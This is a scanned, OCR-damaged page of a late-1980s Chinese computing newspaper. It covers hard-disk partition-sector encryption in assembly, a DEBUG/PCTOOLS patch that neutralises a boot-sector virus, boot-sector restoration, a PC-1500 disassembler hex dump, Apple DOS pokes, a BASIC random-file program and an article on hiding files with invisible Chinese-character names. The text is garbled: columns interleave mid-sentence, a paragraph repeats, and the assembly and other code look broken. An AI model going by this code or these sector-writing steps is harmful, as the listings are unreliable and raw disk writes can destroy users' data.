写入成功后再执行转换为COM程序的程序四。此程序为硬盘加密。如执行时加一个加密参数,则用新的加密参数更新密匙,否则保持原有密匙。此程序还有读出第一引导块后求和0A928H是否为0A928H以判断输入加密程序是否准确,再看是否有加密标志,如有则给出提示后返回,否则将正常分区信息提高50H个字节,再将正常分区信息填上0加上4141H加密标志后写回硬盘从而得到加密的目的。通过加密后的硬盘,不通过解密是根本无法得到硬盘数据的。所以,这是一个令人比较放心的硬盘加密方法。(如果为了加密更可靠和不怕麻烦的话,还可以取程序四中加\*.\*号的八句,然后用小键盘键入一些非字母密码,这样更为可靠)。

最后,建议大家不论您是否打算为硬盘加密的,都希望您能通过INT13功能得到第一引导块信息,并把它保存起来。因为你以后很有可能会用到它的。左面是附的四个有关加密的程序。

```

A1: MOV SI,AX
ADD SI,2
LOOP D1: 00D
CMP CB,0 ;是否密匙
JZ 0E
MOV SI,127H
MOV A1,C0
MOV BUF [SI],A1 ;新密匙
D2: MOV CX,4 ;写回密匙
D3: PUSH CX
XOR AH,AH
INT 13H
MOV AX,901H
LEA BX,BUF
MOV CX,1
MOV DX,80H
INT 13H
JNB D4
POP CX
JPF ERROR1
JPF ERROR
INT 21H
END: MOV AH,40H
INT 21H
MAIN ENDP
CB 00 0 ; 输入密匙
C1 02 ; 硬盘密匙11'.07'.*'
C2 08 ; 无效的密匙11'.07'.*'
C3 08 ; 已加密1不能再加密'.07'.*'
C4 08 ; 输入密匙有误,请重试11'.07'.*'
C5 08 ; 密匙写入错误11'.07'.*'
C6 08 ; 加密成功11'.07'.*'
C7 08 ; S12 BUF(?)
CODESS ENDS
END RUN

```

75 0A F6 C2 F0 75 05 52 E8  
其中01F0这一行中,包含含有病毒的两个条件转移语句。我们可以用U命令看得更清楚。  
-U01F0  
457C;01F0 32 14 CD 1A F6 C6 7F 05 52 E8  
INT 1A  
TEST DH,7F  
JNZ 0203  
TEST DL,F0  
JNZ 0203  
PUSH DX

因此,上面这两个方法,是。上面这两个INZ条件转移命令,将其中任意一个,改为无条件转移命令个JMP即可。

采用PCTOOLS进行修改。按F3键进入磁盘服务部分,再用E命令调入磁盘的号扇区进行修改。可以看到地址00F0H到00FFH之间的ASCII码是:

```

0240 (00F0)32 14
CD 1A F6 C6 7F 75
0A F6 C2 F0 75 05
52 E8
按F3键进入修改,把其中"75"改为"EB" (改一个或两个都行),修改完后退出。这样,磁盘上的"病毒"病毒就再也不会发作,不会感染别的盘,以及被别的盘所感染了。

```

北京 刘国坤

## 计算机病毒新法与硬盘加密

软件报6月25日及8月12日分别刊登了一种计算机解密及免疫方法,这里介绍一种新的解密方法,供不熟悉DEBUG的读者参考。

硬盘存储数据较多,利用格式化的方法需要备份很多数据,未免太麻烦,而使用DEBUG修改BOOT内容的的方法虽然可行,但对于不熟悉DEBUG的读者来说是一种冒险,因为如果操作失误可能导致硬盘不能引导,从而"丢失"许多数据,对于DOS3.20格式化的系统盘来说,下列方法不仅可以解密,而且可以使不能被引导的硬盘"复活"。

1.A>SYS C;  
5.Ctrl-Alt-Del

注意:第一步中A盘应为未带病毒的系统盘,而且SYS.COM为320版本(4820字节);第二步必须在第一步执行完后立即执行,否则可能重新染上病毒,从而前功尽弃。

值得一提的是,病毒所在就是BOOT内容,因此只要将"健康"的(软)盘的BOOT内容存入某数据文件中,你就得到了该版本病毒的解药,如果某一(软)盘染上了病毒,只要将该数据文件内容写入该硬盘BOOT中既可,以硬盘为例,步骤如下:

取得解药,存于A盘BDJY文件中。  
1.C>DEBUG  
2.-RCX 1200  
3.-L100 2 0 1  
4.-N A: BDJY  
5.-W  
利用解药解毒;  
1.A>DEBUG BDJY  
2.-W100 2 0 1  
3.-Q  
4.Ctrl-Alt-Del

红枫 病毒军

## 286微机系统配置设置错误的处理

Super AT及其它286微机中有一电池用于储在系统配置及实时时间信息。用户在搬动微机过程中的震动可能会引起瞬时掉电而使系统配置信息丢失,用户长期不使用微机也会造成电池过分放电而使配置信息丢失,当然用户在设置系统配置时的偶然失误同样会造成设置错误。上面几种情况可能产生以下两种后果。一种是一般的设置错误,此时可以重新启动,重新设置系统配置即可。另一种比较严重的后果是造成整个系统的混乱,使得软盘和硬盘均无法启动。此时可将电池取出,待系统放电一段时间后,重新装入电池即可用设置盘重新设置。对于Super AT机,电池存放在主板上,不便取出。此时可拔出存储配置信息的CMO S RAM片子,待放电后重新插入,并重新设置系统配置,如果电池电压过低,则需要更换电池。

电子科技大学 胡树岩



PC-1500机

反汇编程序

清华大学三联中心提供的反汇编程序，只在打印机上输出反汇编结果。本人在运行中感到结果在屏上显示时，对剖析ROM中的子程序更加方便。因此，对原程序作了修改，使之能显示反汇编结果，有兴趣者不妨一试，程序约占1.8K字节，不可浮动。运行时CALL & 40C8，再输入起始地址即可（程序见下）

湖南 阳洪立

```
40C8:5B E9 78 34 00 BA 46 64 FD 6A 01 28 F1 B9 0F:54
40C9:07 0A 01 02 03 06 B3 30 41 A4 08 0E FD 2A 9A:37
40EA:0E 40 00 49 00 20 44 9A 8E 40 7E FD 0B F2:0A
40FB:0E 40 00 FD 6A FD 0A 9A 20 20 20 20 20 20:ED
4100:42 43 53 42 43 52 54 4E 4F 5D 53 48 4C 54:42
4118:53 50 56 43 53 44 50 4F 50 42 56 53 48 52:4F
4120:44 58 42 56 52 54 49 4E 43 49 4E 42 54 53:44
4130:4F 52 49 43 41 49 43 50 41 44 43 54 54 41:40
4140:30 4F 46 46 56 5A 53 50 53 56 5A 52 50 56:4B
4150:40 50 56 43 52 44 50 56 56 53 44 50 44 43:33
4168:5B 33 45 43 50 49 56 48 52 45 43 44 56 43:42
4170:5A 52 50 53 55 49 54 41 44 52 52 4C 44 41:4E
4180:52 40 44 43 50 56 48 53 49 4E 53 42 49 49:4C
4190:44 49 41 44 49 41 4E 49 4C 49 4E 4C 50 53:54
41A0:41 54 50 42 43 48 41 4B 31 53 49 45 42 48:52
41B0:52 41 45 58 20 20 20 20 00 41 00 58 09 59:53
41C0:00 53 00 50 00 00 00 00 58 4C 00 58 00 58:02
41D0:58 29 00 23 28 58 29 00 59 4C 00 59 48 00:28
41E0:59 29 00 23 28 59 29 00 5A 4C 00 53 48 00:28
41F0:53 29 00 23 28 53 29 00 5B 40 00 40 83 3E:7C
4200:A6 85 A6 B7 64 37 A6 7C 0A 0A 40 40 83 83:3E
4210:A6 85 A6 B7 64 37 A6 7C 0A 0A 40 40 83 83:3E
4220:A6 85 A6 B7 64 37 A6 7C 0A 00 00 00 00 00:98
4230:00 00 00 00 00 00 00 2E 90 8A 33 2E A0 8A:8F
4240:97 90 97 38 68 94 68 9A 2E 90 8A 33 2E A0:89
4250:97 90 97 38 68 94 68 9A 2E 90 8A 33 2E A0:89
4260:97 90 97 38 68 94 68 9A 00 00 00 00 00 00:0A
4270:00 00 00 00 00 00 00 0A 08 40 08 83 84 3E:1C
4280:A3 77 20 33 41 2A AB 21 0A 08 40 08 83 84:3E
4290:00 77 00 33 41 2A AB 21 0A 0A 40 83 83 3E:37
42A0:85 85 87 87 41 37 A6 7C 00 93 0A 90 97 06:68
42B0:53 90 57 38 00 38 1C 94 74 5A 74 1A 74 6E:7A
42C0:74 51 74 4C 74 53 74 5F 74 B6 74 B0 74 74:87
42D0:74 12 74 25 74 2E 74 8A 74 4E 74 79 74 74:0A
42E0:74 90 74 38 74 94 74 9A 74 B9 74 00 74 20:3A
42F0:00 70 00 69 00 00 00 00 01 07 01 07 01 07:0C
4300:04 07 01 07 07 07 07 07 07 07 07 07 07 07:3E
4310:E4 07 07 07 07 07 07 07 07 07 07 07 07 07:3E
4320:F4 07 07 07 07 07 07 07 07 00 00 00 00 00:3E
4330:CF 00 00 00 00 00 00 00 01 C3 D1 C3 C3 C3 C3:D1
4340:94 97 91 97 94 97 91 97 01 C5 C5 C5 C5 C5 C5:06
4350:AA 87 A1 A7 AA 87 A1 A7 F1 C7 F1 C7 C7 C7 C7:D7
4360:84 87 B1 87 B4 87 B1 87 00 00 00 00 00 00 00:44
4370:00 00 00 00 00 00 00 00 00 44 44 44 44 44:05
4380:43 44 47 44 47 44 44 44 44 44 44 44 44 44:05
4390:00 43 45 47 43 45 43 45 43 44 44 44 44 44:05
43A0:CF 43 49 43 47 43 43 43 43 01 01 01 01 01:7B
43B0:CF 81 81 81 00 41 81 44 40 41 81 44 40 41:40
43C0:4A 40 4A 40 4A 40 4A 40 4A CF 4A 4A CF 4A:7F
43D0:4A CF 4A CF 4A C1 4A C1 4A CF 4A CF 4A 00 00:1B
43E0:4A 03 4A 03 4A 03 4A 03 4A CF 4A 00 4A CF:5E
43F0:00 CF 00 CF 00 00 00 00 00 00 40 40 40 40:3E
4400:27 05 1E 87 64 37 A6 7C 00 0A 00 00 83 00:3E
4410:27 05 1E 87 64 37 A6 7C 00 0A 00 40 83 00:3E
4420:27 05 1E 87 64 37 A6 7C 00 00 00 00 00 00:00
4430:00 00 00 00 00 00 00 2E 00 8A 00 00 00 00:48
4440:27 00 66 38 49 94 66 9A 2E 00 8A 00 00 00:94
4450:27 00 66 38 49 94 66 9A 2E 00 8A 00 00 00:27
4460:00 94 66 38 94 00 94 00 00 00 00 00 00 00:00
4470:00 00 00 00 00 00 00 00 81 00 00 00 00 00:4C
4480:11 00 1E 00 41 00 72 00 00 00 00 00 00 00:3B
4490:11 00 00 41 00 00 00 00 0A 00 40 83 00 3E:45
44A0:11 85 44 07 41 37 6E 7C 00 13 00 00 00 00:59
44B0:00 00 70 00 00 00 39 00 3C 61 00 00 00 00:06
44C0:11 00 77 00 88 00 46 00 00 00 80 00 00 00:07
```

下面是DOS系统APPLE DOS的小改进

一、执行各种类型的HELLO引导程序：通常，引导程序HELLO必须是A类文件，而B类T类文件HELLO均不执行。若要无此约束，可做以下修改。
\*9E42:34或POKE 40514,52 允许HELLO为B类文件；
\*9E42:14或POKE 40514,20 允许HELLO是可以EXEC的T类文件
\*9E42:06或POKE 40514,0 恢复HELLO为A类文件
二、编辑MON状态：通常，使用MON C, I, O时，RESET后MON功能就失去了。而以下修改可在RESET后保存MON功能。
\*9DD7:EA EA或POKE 40407,234 POKE 40408,234 修改
\*9DD7:8D 5E或POKE 40407,141 POKE 40408,94 恢复
三、直接执行OPEN
\*AO21:EA EA EA 修改
\*AO21:20 5E A8 恢复
通过以上方式修改，可不执行BASIC命令，就直接打开文件。
四、D\$=#
D\$=#或POKE 43698,128 +ASC(D\$) 修改
POKE 43698,132 还原
在编写BASIC程序时，用PRINT使用DOS命令前，均先附上D\$=CHR\$(4)。经以上修改后，可直接使用PRINT "...".当然，给D\$赋以不同的字符，经修改后，就可不用不同字符代替D\$，但最好不要用26个英文字母和10个阿拉伯数字，以免使用时，造成不必要的混乱。
五、DISK VOLUM O
APPLE DOS的INIT可设定磁盘的卷号，但此命令却不能将卷号设定为0。经下面的修改，即可INIT出0卷号的磁盘。
\*AS5C:0或POKE 42392,0 修改
\*AS5C:FE或POKE 42392,254 恢复
六、增加BSAVE的文件长度
\*AB64:FF或POKE 43364,255 修改
\*AG64:7F或POKE 443364,127 恢复
经过修改，可以使你存更长的B类文件，不会因文件长度超过92767而出错。
七、列出被删除的文件名
\*ADD0:EA EA或POKE 44505,234 POKE 44506,234 修改(1)
\*ADD9:10或POKE 44505,16 修改(2)
\*ADD8:30 4A或POKE

44505, 48: POKE 44506, 74: 恢复
修改(1)可将DELETE的文件名而未改变其未消去的文件一起列出。
修改(2)只印出被DELETE的文件名。
八、编写文件名
在DOS,3.85版中有一个FID程序，运行此程序时可用"="号编写文件名。若经下面修改，便可在BASIC下随时有此功能。
\*BA60,BA81
BA69-E8 B1 42 DD C6 B4 DO
BA70-0A C8 C0 1E D0 F3 AE 9C
BA78-B5 18 60 C9 AD F0 F7 4C
BA80-0B B4
\*B201:4C 71 BA
注：必须先提出机器语言子程序，然后再修改B201可格式化一张具有上述功能的盘。
银川魏中 或式平

在APPLE-I CP/M操作系统下，打印机的输出都是按正常打印方式输出的。有时候却需要打印机按特殊方式打印，如放大、缩小、加粗、斜体打印等等。通过介绍打印机的控制命令，在CP/M系统下，可以直接用键盘命令来设置打印机状态的。例如要将打印机设置小方式打印，先按P键激活打印机后，再按↑回车即可完成。
另外，有些打印机功能不能用键盘直接设置，例如双倍宽度打印，但可用下列方法完成。
①用DDT.COM输入二进制文件A) DDT ← -S ← -0100 1B ← -0101 57 ← -0102 01 ← -0103 ↑C 回到CP/M系统
②二进制文件SAVE I PRINT.SET
③用CTRL-P激活打印机
④TYPE PRINT.SET
到此，打印机即被设为双倍宽度打印。当二进制文件PRINT.SET存盘后，以后要设置打印机双倍宽度打印，只需按步骤③即可。同样，其它不能用键盘设置的命令也可用此方法设置。
现将打印机常用的一些控制命令列表如下。(详细的控制命令见具体的打印机使用说明书)。(表附后)
实际上，表中的“下标”和“单向打印”设置也可以用键盘直接完成，它们是↑S和↑U。

Table with 3 columns: 打印命令 (十六进制), 键盘操作, 功能. It lists various control codes like CTRL-G, CTRL-J, CTRL-L, etc., and their corresponding functions such as '报警一秒', '换行(/60秒)', '换页', etc.

### 中华学习机随机文件处理程序

```

10 REM 随机文件
20 D0 = CHR$(4)
30 INPUT "输入文件名: "; K0
40 PRINT "文件名: "; K0
50 PRINT : PRINT
60 PRINT "A-删除记录"
70 PRINT "B-增加记录"
80 PRINT "C-修改记录"
90 PRINT "D-列出全部记录"
100 PRINT "E-建立随机文件"
110 PRINT "F-结束"
120 INPUT "请选择A-F: "; C0
130 ON ASC (C0) - 64 GOTO 310, 410, 520, 680, 150, 790
140 GOTO 50
150 PRINT "如果已建过随机文件, 请退出, 否则将损坏的文件"
160 INPUT "是继续(Y), 还是退出(N)? "; H0
170 IF H0 = "N" THEN 50
180 PRINT D0; "OPEN"; K0; ", S6, D1, L3000"; REM 建立随机文件
190 PRINT D0; "WRITE"; K0; ", R0"; REM 写序号记录
200 PRINT 0; REM 记录内容为零
210 PRINT D0; "CLOSE"; REM 关闭文件
220 PRINT "文件已建立: FOR I = 1 TO 1000: NEXT I
230 GOTO 50
240 REM 170-210读序号记录的内容
250 PRINT D0; "OPEN"; K0; ", S6, D1, L3000"
260 PRINT D0; "READ"; K0; ", R0"; REM 读序号记录
270 INPUT M; REM 已写入的记录数
280 PRINT D0; REM 取读请命令
290 RETURN
300 REM 230-310 读记录
310 GOSUB 250
320 INPUT "输入记录数(输入返回): "; R
330 IF R < 1 THEN 50: REM 返回
340 IF R > M THEN 320: REM 无此记录数
350 PRINT D0; "READ"; K0; ", R"; REM 读数据
360 INPUT B0; REM 读数据
370 PRINT D0
380 PRINT : PRINT B0; PRINT : REM 显示数据
390 GOTO 320: REM 继续
400 REM 330-420增加记录
410 GOSUB 250
420 INPUT "输入增加的记录内容(按RETURN键返回): "; B0
430 IF B0 = "" THEN 50
440 PRINT D0; "WRITE"; K0; ", R"; M + 1
450 PRINT B0
460 M = M + 1
470 PRINT D0; "WRITE"; K0; ", R0"
480 PRINT M; REM 写记录数
490 PRINT D0; REM 取读请命令
500 GOTO 420: REM 继续
510 REM 440-580修改记录
520 GOSUB 250
530 INPUT "输入修改的记录数(输入返回): "; P
540 IF R < 1 THEN 50
550 IF R > M THEN 530
560 PRINT D0; "READ"; K0; ", R"; REM 读数据
570 INPUT B0
580 PRINT D0
590 PRINT : PRINT B0; PRINT
600 INPUT "输入要修改的数据(不改按RETURN键): "; C0
610 IF C0 < > "" THEN 630: REM 将修改后数据写入
620 GOTO 530
630 PRINT D0; "WRITE"; K0; ", R"; REM 写数据
640 PRINT C0
650 PRINT D0
660 GOTO 530: REM 继续
670 REM 680-700列出全部记录
680 GOSUB 250
690 R = 0
700 R = R + 1
710 IF R > M THEN 760
720 PRINT D0; "READ"; K0; ", R"; REM 读数据
730 INPUT B0
740 PRINT B0
750 GOTO 700
760 PRINT D0
770 INPUT "按RETURN键返回: "; B0
780 GOTO 50
790 PRINT D0; "CLOSE"; REM 关闭全部文件
800 END

```

顺序文件的处理只适用于资料量变化不大的工作, 对于每次均需处理更多的资料就显得不完美(包括存取速度和更新)。

本文介绍另一个实用的文件处理程序——随机文件, 其特点是记录的最大长度是固定的, 对记录的访问是随机的。因此, 对那些处理工作无特殊规律, 需要随机进行的实际问题, 选用本文介绍的结构形式, 将是适宜的, 且比顺序文件处理更为灵活。

程序共有五个功能, 即读取记录、增加记录、修改记录、列出全部记录、建立随机文件。以上各功能选择只要分别按A、B、C、D、E各键, 操作方便。而进入任一功能都有中文操作提示, 说明清楚。

程序运行后, 屏幕显示输入文件名, 此时可从键盘敲入一个文件名如FG并回车, 瞬时看到列出的菜单, 此时可键入A、B、C、D、E、F任意一个键并回车, 程序自动进入相应功能模块。

第一次建立随机文件按E键, 然后根据中文提示按Y键, 则磁盘机动作, 不久显示“文件已建立”信息并返回菜单。此时按B键, 写入记录, 如PC-1500A 100, 各项之间用空格分开。可以继续输入多组记录, 而要停止输入, 按RETURN键返回菜单。当信息写入

后, 按A键, 可以根据输入的记录数, 读取信息(一组一组地读), 而输入“0”返回菜单。若已写入若干组记录, 并查看全部记录, 则按D键。如要修改记录, 请按C键, 根据“输入修改的记录数”, 按相应的数字键, 屏幕上显示出原记录, 再根据“输入要修改的数据”, 重新键入信息, 停止修改输入“0”即可。因此, 整个文件的操作十分方便灵活。

当一个文件全部建立和存贮了信息后, 任何时候调用出来, 只需键入原有的文件名, 并按各功能键操作即可。但应特别注意, 如果已建立过随机文件, 请按N键退出, 否则将损坏原来已建立的文件资料。

综上所述, 本程序功能的齐全, 操作方便, 实用性好, 通用性强, 适用于各种实用程序的管理, 建立诸如通讯录、人事档案, 仓库管理、工资程序、情报检索等等。

南京 朱国江 孙建雄

CEC-1中华学习机, 只能使用一个软盘驱动器, 而在实际应用时, 往往须要有两台软盘驱动器支持。驱动器1转充卡直接插在中华学习机的驱动器接口上, 卡上设有两个插座分别定为1号驱动器和2号驱动器, 插头与插座全部为定向方式联接, 可防止使用者插错带来的麻烦。使用时对主机不需做任何改动, 就可以连接两台软盘驱动器。

中华学习机附件介绍

### CEC-1《汉化BASIC》编辑软件(二)

3 数据输出及定位语句:  
(1) “印”语句:  
格式: (行号) 印 (打印项目表)  
功能: 打印表达式的值或原打印字符串  
说明: 输出格式规定与PRINT语句相同  
(2) 定位语句:  
格式: (行号) 横 (数字) —— 数字在1~20之间。(行号) 竖 (数字) —— 数字在1~9之间。  
功能: 把光标定位在由“横”和“竖”数字确定的坐标点上, 从而打印某种项目。

4 屏幕显示方式语句  
(1) “清”语句: 格式 (行号) 清; 功能: 清屏幕。  
(2) “逆”语句: 格式 (行号) 逆; 功能: 使文字显示为反相形式。  
(3) “常”语句: 格式 (行号) 常; 功能: 使屏幕显示恢复正常。  
(4) “文”语句: 格式 (行号) 文; 功能: 恢复文本模式。

5 循环语句  
格式: 循环说明语句,  
(行号) 从 (循环变量) = (初值), (终值), (步长值) 循环终端语句  
(行号) 转 (循环变量)  
功能: 使循环变量从初值开始每次增加一个步长值, 进行循环, 直到变量超过终值为止。

6 分支  
(1) 条件转向语句  
格式: (行号) 转 (逻辑表达式) 则 (行号)  
功能: 若逻辑条件表达式成立, 则程序转到“则”后行号继续执行, 否则顺序执行。  
说明: 条件表达式中逻辑运算符 AND, OR, NOT 及关系符号与BASIC相同。  
(2) 无条件转向  
格式: (行号) 至 (行号)  
功能: 程序转至“至”后行号继续执行。  
(3) 多路分支  
格式: (行号) 按 (变量) 转 (行号), (行号), ..., (行号)  
功能: 当 (变量) 的值分别为 1, 2, ..., n 时, 按第一个行号, 第二个行号, ... 第n个行

号转子程序。  
7 子程序  
(1) 转子语句:  
格式: (行号) 转 (行号)  
功能: 转入“转”字后的 (行号), 执行子程序。  
(2) “返”语句  
格式: (行号) 返  
功能: 从子程序中返回到调用该子程序的语句的下一个语句。(未完待续)

### 关于函授班下学期课程的安排和说明

为了使学员真正学到一点东西, 便于结合自己的工作来进行函授学习, 我们将下期开设的课程作了适当的调整和补充, 使之更加合理。下期课程准备安排成串行学习方式, 即一门课学完后再学另一门课。因为很多学员都身兼繁重的工作, 如果同时学习两门课, 觉得应付不过来。因而, 我们将两门课分成前半期专门上一门课, 后半期学另一门课, 这样课程门类单一一些, 便于连续性的自学。当然, 如果学员觉得两门课并行学习更好, 当然也是可以。所有课程安排的时间均以正常开学时间为准。由于有些学员报名或拿到教材较晚, 那么可以在正常时间基础上往后延迟一个月。

一、各课程安排  
班别 课程名称 正常时间 任课教师  
水平班 计算机原理 90.1~90.3 骆成熙  
汉字处理技术 89.10~89.12 丁正全  
教师班 离散数学 89.10~89.12 张升楷  
实用DOS技术 90.1~90.3 唐先余  
实用 汉字处理技术 89.10~89.12 丁正全  
技术班 实用DOS技术 90.1~90.3 唐先余  
初级班 微机原理 89.10~89.12 骆成熙  
实用DOS技术 90.1~90.3 唐先余  
由于下期包含了一个春节, 考虑到学员有些事情可能影响正常学习, 因而可往后推一个月, 即第二个课可延迟到90年的4月开课。当然, 能够按正常时间完成全部课程学习更好。各班的课程均进行了调整和补充, 如果学员觉得原招生简章所列课程更好, 也可来信说明, 我们则按原来课程寄发教材(务必于10月中旬以前来函, 以免影响学习)。

### 二、关于面授的时间安排

在整个函授学习期间, 对于函授的学员, 安排了一段面授时间。经研究后, 初步拟定在90年5月左右, 具体时间另行通知。如果还有学员希望参加面授, 请直接与四川大学成人教育学院赵培宝联系。函授部教务处

本版责任编辑 09号

### ●怎样用PRINT打印双引号●

双引号在PRINT语句中是打印字符串的范围定界符, 如果字符串本身带有双引号, PRINT语句仍将它作为定界符对待, 使打印结果错误。  
通过实验发现, 利用BASIC语言中CHR\$(表)函数可以解决这个问题, 例如,  
10 PRINT "他们是"; CHR\$(84), "四大"; CHR\$(84), "学生" 其中数字34是双引号的ASCII码的十进制形式。如果打印的文档是英文, 上述方法同样适用。  
兰州 刘德胜 周克军





# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘德雄  
国内统一刊号CN51-0090 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

## 用汉字作文件名的利与弊

湖南 龚亚亮

在我国目前的微机中，绝大多数都嵌入了汉字操作系统(CCDOS)，汉字通常在各种语言和电子报表软件中作字符串型数据使用，也可在dBASE II、III等数据库软件中作字段名使用。此外，许多人还喜欢把汉字作文件名使用。用汉字给文件命名，既有利也有弊。其不利之处可归纳为三点。



△高速汉字激光打印机研制成功 被列为国家“七五”重点科研攻关项目的高速汉字激光打印机，国庆前夕已由科海高技术集团公司、中科院计算所、财政部计算机中心联合研制成功，并实现了批量生产。

这种新型的激光打印机，在速度和编排功能等方面取得了突破。其打印速度超过当前最快打印机的6倍；一份

1.必须先进入CCDOS，否则所有汉字均为乱码，无法查找文件。有些微机并不是开机时自动进入CCDOS，而是先进行西文操作系统DOS，当需要使用汉字时，再执行一个批处理文件转入CCDO5。因为CCDOS执行速度明显

30万汉字的文件一日内即可编排完毕。它的性能价格比优于国外同类产品。

△微电脑无线数据传输系统研制成功 光大电脑开发公司近日研制成功微电脑无线数据传输系统，突破了只能利用电话线传输数据的局限，在50公里范围内，不用电缆就可传输各种数据图表等数据。它适合于在旷野、海洋、移动

于DOS，所以在不使用汉字的场合下，一般不运行CCDOS。如果已用汉字给文件命名，就只能进行CCDOS了。

2.汉字不易输入，影响操作速度。目前流行的汉字输入法有十几种，无论用哪种方法输入汉字，都必须记住若干键名和字根(拼形码)或者于替换键(拼音码)，以及许多规则。这对于不熟悉汉字输入法的人来说，操作很不方便。

3.汉字作文件名，字数太少，难以表明意思。DOS操作系统规定，文件名有效长度不超过8个ASCII码字符。而在CCDOS中，一个汉字占两个ASCII码符号。也就是说，文件名最多只能用4个汉字命名。扩展名作为文件类型标志，一般不使用汉字。但子目录名的扩展名可用一个汉字。

尽管用汉字作文件名有上述不利因素，但还是有不少人乐于此道。这是由于它还具有以下优点。

1.汉字文件名一目了然，易读易记。用字符取文件名不外乎三种情形。一种用英文缩写，一种用汉字拼音，另一种用任意字母数字与符号的组合。无论哪种情形，都存在含义不清，无法从文件名猜出文件内容的组合。用汉字作文件名，给查找文件和文件操作带来不便。使用汉字文件名不仅易读易记，还可见名知意，根据文件名可知其文件内容。

2.汉字文件名不易混淆，不易出错。用字符取文件名容易出现文件重名或文件混淆现象。特别是在删除文件和拷贝文件时，文件名用拼音会导致丢失有用信息。

3.用汉字作文件名，提供了一种对磁盘文件加密的简易方法，使磁盘文件具有一定的保密性。在国保区代码字符集中，10~15区和88~99区均为空白区，1~9区的若干位也是空白区。若输入的区域码正好是在空白区内，此时屏上显示为空白字符。因此用这些看不见的字符作文件名，别人就无法调用这些文件了。但这样做也会带来许多麻烦，如果使用空字符的文件名太多，时间一长，就会连自己也记不清了。解决这一矛盾的办法是，建立一个空字符的子目录名，将需要保护的文件全部存在该子目录下，而这些文件名则不必用空字符。别人不知子目录名，当然也就无法使用该子目录下的文件了。为了使部分文件保密性更好，还可以建立几级子目录，每一级子目录名都安排一个或几个空字符。虽然这种加密可用试探法解密，但每次试中的概率是很小的。在标准字符集中约有二千个空字符，若目录名或文件名中含有一个空字符，则每次试中的概率小于千分之一，若含有多个空字符，则每次试中的概率数于其微。因此用试探法解密是很困难的。

★编号：890911  
★名称：排课表作者：胡永奎  
功能简介：该软件适合中学课程表的编排，分五大模块：排课表、修改课表、查看课表、打印课表及查看课表目录。本软件能一次编排一个年度的课程。每个年限限于18个班，每班最多15科，每科限于7位教师任教，每位教师最多6个班。特点是速度快，课时分配均匀等。

★名称：自动排课软件作者：刘国安  
功能简介：本软件适用于各类大专院校、中等专业学校、中小学及各类职业学校的课程表的编排。能方便地任意设置各类学校的不同课程；能快速而顺利地建立不同排列组合的课表；能自动地检查并消除各班之间的重复课程；能快速查课表和自动打印学生课表、老师课表及全校总课表；对已排好的课表能方便地任意调整；已排好的课表能可靠地存入磁盘中。软件操作

★编号：890912  
★名称：自动排课软件作者：刘国安  
功能简介：本软件适用于各类大专院校、中等专业学校、中小学及各类职业学校的课程表的编排。能方便地任意设置各类学校的不同课程；能快速而顺利地建立不同排列组合的课表；能自动地检查并消除各班之间的重复课程；能快速查课表和自动打印学生课表、老师课表及全校总课表；对已排好的课表能方便地任意调整；已排好的课表能可靠地存入磁盘中。软件操作

简单，具有融洽的人-机环境，每步操作均有汉字菜单提示，无需阅读使用说明书即可上机操作。

程序语言：BASIC语言  
运行环境：在IBM-PC/XT及长城5020等CCDOS上运行。

转让形式：软盘一张，说明书一份。  
转让价格：65元(含邮资)  
收款单位：成都《软件报》编辑部

★编号：890913  
★名称：通用教学管理系统作者：田德清  
功能简介：该系统除了进行学生成绩统计、分析外，与同类系统相比还具有两个特点。1.通用性强。不受学校不同以及每学期各班开设课程不同的影响，不需对程序做任何修改即可在任何学校使用。

2.功能全。除完成学生成绩计算、排名次、各班、各科、全校教学质量分析外，能输出六种报表，可满足多数学校的需求。  
硬件环境：IBM-PC、PC/XT及兼容机  
软件环境：CCDOS2.1以上  
DBASE III.0A

程序语言：DBASE III  
转让价格：50元(含邮资)  
转让形式：磁盘一张，使用说明一份  
收款单位：成都《软件报》编辑部

△用微机判断网球 网球裁判的一大难题——如何准确地判断界外球，已被美国一工程师解决了。

这个耗时14年、耗资400万美元的Acu-Call系统，将细金属网铺设在网球场端线、边线、发球线上，特制的网球上有金属丝，球出界时，便将金属网短路。短路信号被计算机接收，传至裁判耳机和计算机终端，并向观众显示“出界”、“重发球”、“犯规”等信号。其精度高达千分之三毫米。

△计算机的电视机 南朝鲜研制的这种电视机，只要把预先选好的节目单送入电视机中，电视机便会自动调整频道，同时根据周围亮度自动调节电视机亮度。在收看过程中能自动监视其它频道，还可存贮50多人的简历或500多人的通讯地址，检索时将其直接显示在荧光屏上。

△电子计算机唱琴 近年，计算机开始唱歌了。今年计算机的“歌喉”表露了先锋派艺术家别因伊斯特的歌剧《俄耳甫斯神的伪装》中神的独唱。瑞典王家工艺研究院的计算机在斯德哥尔摩独唱了《安魂曲》，连专家都担不相信不是人唱。

合成的歌声象人的声音系统那样工作，听得更清楚，可以改善未来歌手的知识修养。电子计算机进入歌剧演出，产生了有趣的、出乎意料的效果。

△自动切割套料软件开发成功 中国船舶总公司船舶工业研究所，最近在“第一届国际机电一体化博览会”上展示了该所新开发的“自动切割套料软件”。全套软件包括以下功能：1.零件图生成；2.板材套料；3.切割路径和工艺布置；4.切割指令的输出。这套软件需在IBM PC-XT、AT或其IBM兼容机上运行。北京 果露

△徐州记者站召开读者、作者座谈会 本报徐州记者站在8月27日及9日3日连续两次召开徐州地区读者、作者座谈会。为了广泛听取意见，还特地邀请淮海经济区内的淮南、宿州、枣庄、商丘、盐城等市热心读者发出邀请。由于会前做了充分的准备，这次会议开得热烈而有成效。讨论中，大家对软件报的工作提出了很好的建议。

出席座谈会的读者、作者认为：徐州记者站孟宪达站长代表软件报编辑部及徐州记者站，对朋友们不畏酷暑赴会，表示衷心感谢。并就大家关心的稿件选用、发行等问题做了说明，对记者站明年的工作做了介绍。他殷切地希望朋友们今后对软件报及徐州记者站的工作继续给以支持。

别人不知子目录名，当然也就无法使用该子目录下的文件了。为了使部分文件保密性更好，还可以建立几级子目录，每一级子目录名都安排一个或几个空字符。虽然这种加密可用试探法解密，但每次试中的概率是很小的。在标准字符集中约有二千个空字符，若目录名或文件名中含有一个空字符，则每次试中的概率小于千分之一，若含有多个空字符，则每次试中的概率数于其微。因此用试探法解密是很困难的。

总之，是否用汉字作文件名，主要取决于使用者的爱好与工作需要。因此，不必提倡也无须反对。为了兼顾两种命名的优点，可采取字符与汉字混合取名法。即文件名头两个字符用字母、数字或专用符，后面跟1~3个汉字。这样，既保留了汉字文件名的优点，又可使用替换符。或？来快速实现文件操作。

